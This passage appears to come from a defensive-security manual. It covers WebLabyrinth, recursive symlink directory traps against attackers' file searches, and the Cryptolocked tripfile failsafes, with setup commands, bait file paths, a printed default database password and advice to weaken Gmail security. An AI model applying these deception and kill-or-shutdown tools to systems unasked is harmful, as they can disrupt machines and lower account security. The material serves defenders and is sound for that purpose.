Another nifty feature built into WebLabyrinth is the randomness in the messages. Rather than respond every time with a 202 message, WebLabyrinth can respond with a 404, 403 or even a 402 payment-required message. It does this simply as a detection evasion technique. If we serve up random links, it’s possible for some crawlers to start looking for this behavior and reacting to it. But by mixing up the HTTP codes, this type of detection is more difficult.

Another nice touch it has is the ability to throw some email addresses in the mix too;one can never be too paranoid! This tool is more robust than Sipdertrap, and can be more effectively integrated into your existing security architecture.


Infinitely Recursive File System Directories

We can also play the same trick on file system directories, by creating a directory that is symbolically linked to the current directory the link is in:

Now, if we do a dir /s to list the subdirectories it will append the symbolic link directory to the end of the directory path until the name gets longer than 125 characters.

In and of itself this isn’t that interesting, but when we add a new symbolically linked directory linking back to the exact same directory it works.

Below, you can see a recursive directory listing alternates back and forth between the two symbolically linked directories:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\John>cd \

C:\>mkdir \goaway

C:\>cd goaway
```


```
C:\goaway>mklink /D dir1 c:\goaway\
symbolic link created for dir1 <<===>> c:\goaway\
```

```
 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1

10/01/2011  07:29 AM    <DIR>          .
10/01/2011  07:29 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
               0 File(s)              0 bytes

     Total Files Listed:
               0 File(s)              0 bytes
              96 Dir(s)   8,044,331,008 bytes free

C:\goaway>
```

```
C:\goaway>mklink /D dir2 c:\goaway\
```

This has been tested on different malware specimens over the years and the effects are pretty cool.

If you search Metasploit's Meterpreter file system for a specific file or file type it will freeze the Meterpreter session. Nice. What makes it even better is that when the attacker disconnects the Meterpreter session, the Meterpreter on the target system continues spinning. This is helpful because it aids the incident handlers in identifying the malicious process.



```
 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir1\d
ir2\dir2\dir1

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
10/01/2011  07:32 AM    <SYMLINKD>     dir2 [c:\goaway\]
               0 File(s)              0 bytes

 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir1\d
ir2\dir2\dir1\dir1

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
10/01/2011  07:32 AM    <SYMLINKD>     dir2 [c:\goaway\]
               0 File(s)              0 bytes

 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir1\d
ir2\dir2\dir1\dir2

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
10/01/2011  07:32 AM    <SYMLINKD>     dir2 [c:\goaway\]
               0 File(s)              0 bytes

 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir1\d
ir2\dir2\dir2

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
10/01/2011  07:32 AM    <SYMLINKD>     dir2 [c:\goaway\]
               0 File(s)              0 bytes

 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir1\d
ir2\dir2\dir2\dir1

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
10/01/2011  07:32 AM    <SYMLINKD>     dir2 [c:\goaway\]
               0 File(s)              0 bytes

 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir1\d
ir2\dir2\dir2\dir2

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]
10/01/2011  07:32 AM    <SYMLINKD>     dir2 [c:\goaway\]
               0 File(s)              0 bytes

 Directory of C:\goaway\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\d
ir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir1\dir2\dir2\dir2\dir2\dir2

10/01/2011  07:32 AM    <DIR>          .
10/01/2011  07:32 AM    <DIR>          ..
10/01/2011  07:29 AM    <SYMLINKD>     dir1 [c:\goaway\]

     Total Files Listed:
               0 File(s)              0 bytes
```

Infinitely Recursive File System Directories in the Enterprise

Ideally, you would want to couple this directory trick with failed file and object access logging on Windows servers.

Below is a nice article on how to do that:
http://www.techotopia.com/index.php/Auditing_Windows_Server_2008_File_

It’s a bit frustrating that so few organizations turn this on because it will generate too many events. Hogwash! If you enable it for failed attempts it won’t be that bad. Bluntly, if you have someone attempting to gain access to a folder to which they do not have permissions, you need to be alerted so you can investigate.

As for our little directory trick, you’ll want to put this into a dummy directory with a catchy name. Also, if you do have logging enabled and you are using this trick, I strongly recommend that you set any alerts generated via the logging and recursive directory to a very high level. Test to ensure that someone will respond quickly to any alerts generated, because if an attacker trips on this, it’s going to generate a lot of logs, which will make it easy for you to find them. Remember, any alerts tripped by this are indicative of an active attack and you need to react *immediately*.

Also, I can’t throw enough praise on Mark Baggett for helping refine this technique.

Website

https://bitbucket.org/ethanr/weblabyrinth
https://code.google.com/archive/p/weblabyrinth/

Description

WebLabyrinth is designed to create a maze of bogus web pages to confuse web scanners. It can be run on any Apache server with mod_rewrite and PHP. It includes features for detecting search engine web crawlers, randomly returning different HTTP status codes, and alerting signature-based IDS.


Install Location

/var/www/labyrinth


Example 1: Basic Usage

Go to: http://127.0.0.1/labyrinth/index.php

You’ll be presented with an excerpt from *Alice in Wonderland* where random words have been made into hyperlinks. Clicking on a link will take you to another page in the labyrinth with another *Alice in Wonderland* excerpt, but there will be a small number of links that instead link to a random email address



honorificabilitudinitatibus Straight on like a and hot buttered toast, no longer to be over afterwards, it occurred She felt that she 'which certainly was not I've fallen by this up like a telescope! waistcoat-pocket, or a watch way it was not remember the simple like after the candle toast, she very soon her hand on the there's hardly enough of to drop the jar when suddenly, thump! thump! from the roof. There she had forgotten the of the earth. Let it when she turned find another key on jar from one of when she turned the this was not a nervous about this, 'for herself out with trying, for the hot day beginning to get very her best to climb the poor little thing like a tunnel for of that dark hall, think you could manage the jar for fear soon finished off the in the common way. Alice was not a I could shut up feet, for it flashed for, you see, as think--' she was rather of pretending to be slowly, for she had showing off her knowledge, fancy what the flame shall see it written not remember the simple say. Presently she began the sides of the garden, and I don't First, however, she waited she decided on going dipped suddenly down, so miles down, I think--' time it all seemed she opened it, and and burning with curiosity, was just in time it, and found in garden, and I don't was growing, and a White Rabbit with of the doors of to come out among of the earth. Let belong to one of Presently she began again.




Very likely true. Down, down here with me! the hall, but they histories about children who to make ONE respectable marked in currants. 'Well, very well to say the Rabbit actually TOOK tell me the truth: to itself, 'Oh dear! 'Drink me,' but the much matter which way were doors all round she was to get growing, and she you think you could it is almost certain was walking hand in as you're falling through down she came upon all very well to fall as this, I sort in her lessons empty: she did not started to her feet, for fear of killing was going to happen 'EAT ME' were first,' she said, 'and and the fall was and saying to her a little glass box a while, finding that cake, on which the if my head would had never forgotten that, but it was too there was no one the flame of a it was good practice CURTSEYING as you're falling as it turned a it's marked "poison" or to the table for not even get her up like telescopes: this but it was too '--but I shall have be late!' when she and when Alice had 'I must be shutting very nice, it had, usually bleeds; and she she had peeped into larger, I can reach could not remember ever 'after such a fall feet, for it flashed bottle was NOT marked child was very fond it might belong to of time as she is blown out, for an ignorant little girl she ought to have for, you see, as much out of the small cake, on which Alice was not going no use in crying great disappointment it was of having nothing to or Australia?' and she bring tears into her quite plainly through the 'EAT ME' were beautifully tiny golden key, and sister on the bank, said aloud. 'I must fountains, but she could

Visiting the webpage causes WebLabyrinth to log information such as your IP address, user agent string, and the time of the connection. See [Example 2: Viewing the Database with Adminer] for instructions on viewing these details.

Example 2: Viewing the Database with Adminer

In order to see the information WebLabyrinth logs, you must log into the MySQL database called ‘weblabyrinth’ and use ‘weblabyrinthuser’ and ‘adhd’ as the username and password, respectively. Enter ‘127.0.0.1’ for the server. Log into the database using a tool called Adminer, located at http://127.0.0.1/adminer/index.php




Language: English

System	MySQL
Server	127.0.0.1
Username	weblabyrinthuser
Password	••••
Database	weblabyrinth

☐ Permanent login

Once logged in, click on the crawlers table and then click Select data to view all the entries WebLabyrinth has logged.



MySQL » 127.0.0.1 » Database: weblabyrinth


Database: weblabyrinth

Alter database Database schema Privileges

Tables and views

Search data in tables: Search

□	Table	Engine	Collation	Data Length	Index Length	Data Free
□	crawlers	InnoDB	latin1_swedish_ci	16,384	0	10,485,760
	1 in total	InnoDB	latin1_swedish_ci	16,384	0	0




MySQL » 127.0.0.1 » weblabyrinth » Table: crawlers

Table: crawlers

Select data Show structure Alter table New item

Column	Type	Comment
crawler_ip	text *NULL*	
crawler_rdns	text *NULL*	
crawler_useragent	text *NULL*	
first_seen	int(11) *NULL*	
last_seen	int(11) *NULL*	
last_alert	int(11) *NULL*	
num_hits	int(11) *NULL*	



MySQL » 127.0.0.1 » weblabyrinth » Select: crawlers

Select: crawlers

Select data Show structure Alter table New item

Select Search Sort Limit 30 Text length 100 Action Select

>> SELECT * FROM `crawlers` LIMIT 30 Edit

□	edit	crawler_ip	crawler_rdns	crawler_useragent	first_seen	last_seen
□	edit	127.0.0.1		Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0	1358442007	1358442070

The IP address, user agent, times seen, and number of hits are displayed for each entry. The first_seen, last_seen, and last_alert are all UNIX timestamps represented by the number of seconds elapsed since 1 January 1970. There are numerous converters available online that you can use to translate these into your local time.

Example 3: Wget Gets Lost in the Labyrinth

Open a new terminal and tell wget to mirror the WebLabyrinth.

WebLabyrinth will keep generating new links and wget will never be able to exit normally. If WebLabyrinth were put alongside a real website, a simple spider like wget would not be able to spider the whole website because it would get stuck in the labyrinth in the process. Type Ctrl-C to kill wget.

```
    ~$ wget -m http://127.0.0.1/labyrinth/

--2013-01-14 12:54:15-- http://127.0.0.1/labyrinth/
Connecting to 127.0.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
<<<snip>>>
HTTP request sent, awaiting response... ^C
```

See [Example 2: Viewing the Database with Adminer] for instructions on viewing the connection log.

Cryptolocked

Website

https://bitbucket.org/Zaeyx/cryptolocked

Cryptolocked is a file system integrity failsafe. That is, it monitors your file system for unauthorized modification. And will trigger failsafe countermeasures in the event of an unauthorized modification of your filesystem.

Cryptolocked was developed initially as a response to Crypto based ransomware like Cryptolocker.

Cryptolocked uses tripfiles, special files that should never be otherwise modified. It monitors these files for modification or destruction. The current countermeasures include shutdown, email alerts, and a simulated countermeasure (for testing purposes).

Install Location

/opt/cryptolocked/

Usage

To run Cryptolocked navigate to the install location and run the tool as follows.

```
~$ cd /opt/cryptolocked
```

```
/opt/cryptolocked$ sudo python2 ./cryptolocked.py
```

This will start Cryptolocked in basic, unarmed mode. This means that only an alert will be sent, no other actions will be performed if the tripfile is accessed.

To trigger the simulated failsafe, either modify or delete the tripfile (test.txt) located in the directory from which you ran Cryptolocked. Let's trigger the failsafe.

```
/opt/cryptolocked$ sudo rm -f test.txt
```

Note in Example 4 below that the script requires access to a Gmail account. Some accounts will restrict this and Cryptolock will crash. To remove this restriction, log into the listening gmail account, go to https://www.google.com/settings/security/lesssecureapps
and 'Turn On' access for less secure apps.

Example 1: Debug Mode

From here on out, we will be calling Cryptolocked as root. cd to

/opt/cryptolocked and then su to root

```
/opt/cryptolocked: ~$ sudo su -
```

Cryptolocked comes with a debug mode. It is important to run this debug mode before arming the tool.

Debug mode is run to make sure that there are no file permission errors or other such things that may cause an unnecessary triggering of the failsafe.

To debug Cryptolocked simply add the word “debug” when calling the program from the command line.

```
/opt/cryptolocked# python2 ./cryptolocked.py debug
```

```
Checking if file exists: True
Checking if file created: True
Checking if file written: True
Checking if file destroyed: True
If all "True" functionality is good
```

Example 2: Arming Cryptolocked

Cryptolocked starts unarmed by default. This is to make sure that destructive or dangerous countermeasures must be explicitly activated.

To arm Cryptolocked simply add the word “armed” when calling the program from the command line.

```
/opt/cryptolocked# python2 ./cryptolocked.py armed

Checking if tripfile test.txt exists:          False
tripfile Instantiated
```

Now, if the tripfile is modified or destroyed, the countermeasures selected inside of the file (cryptolocked.py) via configuration will be executed. By default, this will be to shutdown your system to prevent further tampering.

Example 3: Cryptolocked's Tentacles

By default Cryptolocked only deploys one tripfile (test.txt). This can be remedied by activating the "tentacles" mode. This mode increases the number and complexity of the tripfiles; burrowing deeper into the operating system and increasing the likelihood of successful monitoring.

To activate tentacles mode simply add the word "tentacles" when calling Cryptolocked from the command line.

```
/opt/cryptolocked# python2 ./cryptolocked.py tentacles
```

It is important to note, that you can only use one command line argument at a time with Cryptolocked. As such, if you desire to run tentacles in the armed state, you will need to modify the file Cryptolocked.py and change the line **armed_state=False** to **armed_state=True**

Alternatively, you can edit the file cryptolocked.py and change the line **tentacles = False** to **tentacles = True** and run with the command line argument "armed".

Example 4: Email Alerts

In addition to shutting the system down in the event of failsafe activation, Cryptolocked can email you to notify you of the event.

To configure email alerts you will need at least one gmail account.
Open the file

```
/opt/cryptolocked/cryptolocked.py
```

Modify these lines with the credentials and address to the gmail account:

```
fromaddr = "user@gmail.com"
username = 'username'
password = 'password'
```

Next you will add the “**to**” address, this can be the same address as the “**from**” but doesn’t have to be:

```
toaddr = "user@domain.com"
```

To activate email alerts, simply change this line from False to True:

```
alerts_enabled=False
```

Finally, you may choose to send, or withhold potentially sensitive operating system information:

```
sensitive_alerts=True
```

(True is the default, set to False if you are dealing with a sensitive system and do not want OS details in your email.)

Cryptolocked-ng

Website

https://github.com/prometheaninfosec/cryptolocked-ng

Description

Cryptolocked-ng comes in two parts, the first part is a file system integrity failsafe called tentacles, which monitors your file systems for unauthorized modification. It will trigger failsafe countermeasures in the event of an unauthorized modification of your filesystem. Cryptolocked-ng uses tripfiles, special files that should never be otherwise modified or accessed. It monitors these files for access, modification or destruction (depending on the module).

The current countermeasures include shutdown, email alerts, and a simulated countermeasure (for testing purposes).

The second part of Cryptolocked-ng is huntr. Huntr is a file handle based process hunter-killer that monitors your system's open file handles for signs of access to a tracked file. If it detects such an access, it kills the process that attempted it.

Cryptolocked was developed initially as a response to Crypto based ransomware like Cryptolocker.

Install Location

/opt/cryptolocked-ng/

Usage

To run Cryptolocked-ng navigate to the install location and run the tool as follows.

```
~$ cd /opt/cryptolocked-ng
```

```
/opt/cryptolocked-ng$ sudo python2 ./cryptolocked-ng.py
```

This will start Cryptolocked-ng in basic, unarmed mode. This means that only an alert will be sent, no other actions will be performed if a tripfile is accessed.

By default cryptolocked-ng will start running both the tentacles and the huntr modules. But neither will be armed.

To trigger the simulated failsafe, either modify or delete the tripfile (test.file) located in the directory from which you ran Cryptolocked-ng. Let's trigger the failsafe.

```
/opt/cryptolocked-ng$ sudo rm -f test.file
```

Note in Example 5 below that the script requires access to a gmail account. Some accounts will restrict this and Cryptolocked-ng will crash. To remove this restriction, log into the listening gmail account, go to https://www.google.com/settings/security/lesssecureapps, and 'Turn On' access for less secure apps.

Example 1: Debug Mode

From here on out, we will be calling Cryptolocked-ng as root. To su to root simply type:

```
~$ sudo su -
```

Now that you're root, cd to the Cryptolocked-ng directory.

```
~# cd /opt/cryptolocked-ng
```

Cryptolocked-ng comes with a debug mode. It’s important to run this debug mode before arming the tool.

Debug mode is run to make sure that there are no file permission errors or other such things that may cause an unnecessary triggering of the failsafe.

To debug Cryptolocked-ng simply add the argument "--debug" when calling the program from the command line.

```
/opt/cryptolocked-ng# python2 ./cryptolocked-ng.py --debug

Checking if file exists: True
Checking if file created: True
Checking if file written: True
Checking if file destroyed: True
If all "True" functionality is good
```

Example 2: Arming Cryptolocked-ng

Cryptolocked-ng starts unarmed by default. This is to make sure that if using destructive or dangerous countermeasures, you must explicitly activate them.

To arm Cryptolocked-ng simply add the argument "--armed" when calling the program from the command line.

```
/opt/cryptolocked-ng# python2 ./cryptolocked-ng.py --armed

Checking if tripfile test.txt exists:        False
tripfile Instantiated
```


Now, if a tentacles tripfile is modified or destroyed, the countermeasures selected inside of the file (cl.conf) via configuration will be executed. By default, this will be to shutdown your system to prevent further tampering.

If a huntr tracked file is accessed, the process that accessed it will be terminated.

Example 3: Cryptolocked-ng's Tentacles

By default Cryptolocked-ng only deploys one tripfile (test.file). This can be remedied by editing the file **tentacles.lst** and adding more files for it to track.

```
/opt/cryptolocked-ng# nano tentacles.lst
```



```
#This is the list of files that will be deployed if
#tentacles is enabled
#One per line please
test.file




                              [ Read 4 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell
```

You can add one file per line. You can specify them with absolute files paths such as '/root/secrets.txt' or '/var/www/passwords.txt' in order to spread them throughout the file system to entice an adversary.

If using Nano, you can save your changes with Ctrl-O followed by the enter key.

Then exit Nano with Ctrl-X.

Now, when you launch Cryptolocked-ng it will create and monitor more files for modification or destruction.

If one of the tracked files is modified or destroyed the failsafe countermeasures will be activated.


Example 4: Cryptolocked-ng's Huntr

Cryptolocked-ng's Huntr module is a file handle based process hunter-killer. It watches your OS for access to any tracked files via file handle. If it detects a process with a file handle for a tracked file it will kill that process.

Due to the polling time of the tool, the best types of file handles to track are directories/folders. If a process moves into a tracked folder to perform some function for even a brief period of time, it's likely to be detected and neutralized.

You can edit the file **huntr.lst** and add more files for huntr to track. Simply add one per line; or use one of the available OS specific examples. Keep in mind that the file handle *must* be an absolute path.

```
opt/cryptolocked-ng# nano huntr.lst
```



```
#This is the hunterphile.
#Here you define files handles for hunter to track
#If any of these files are accessed hunter will alert you
#If hunter is armed it will kill the process that accessed these files
#
#IMPORTANT
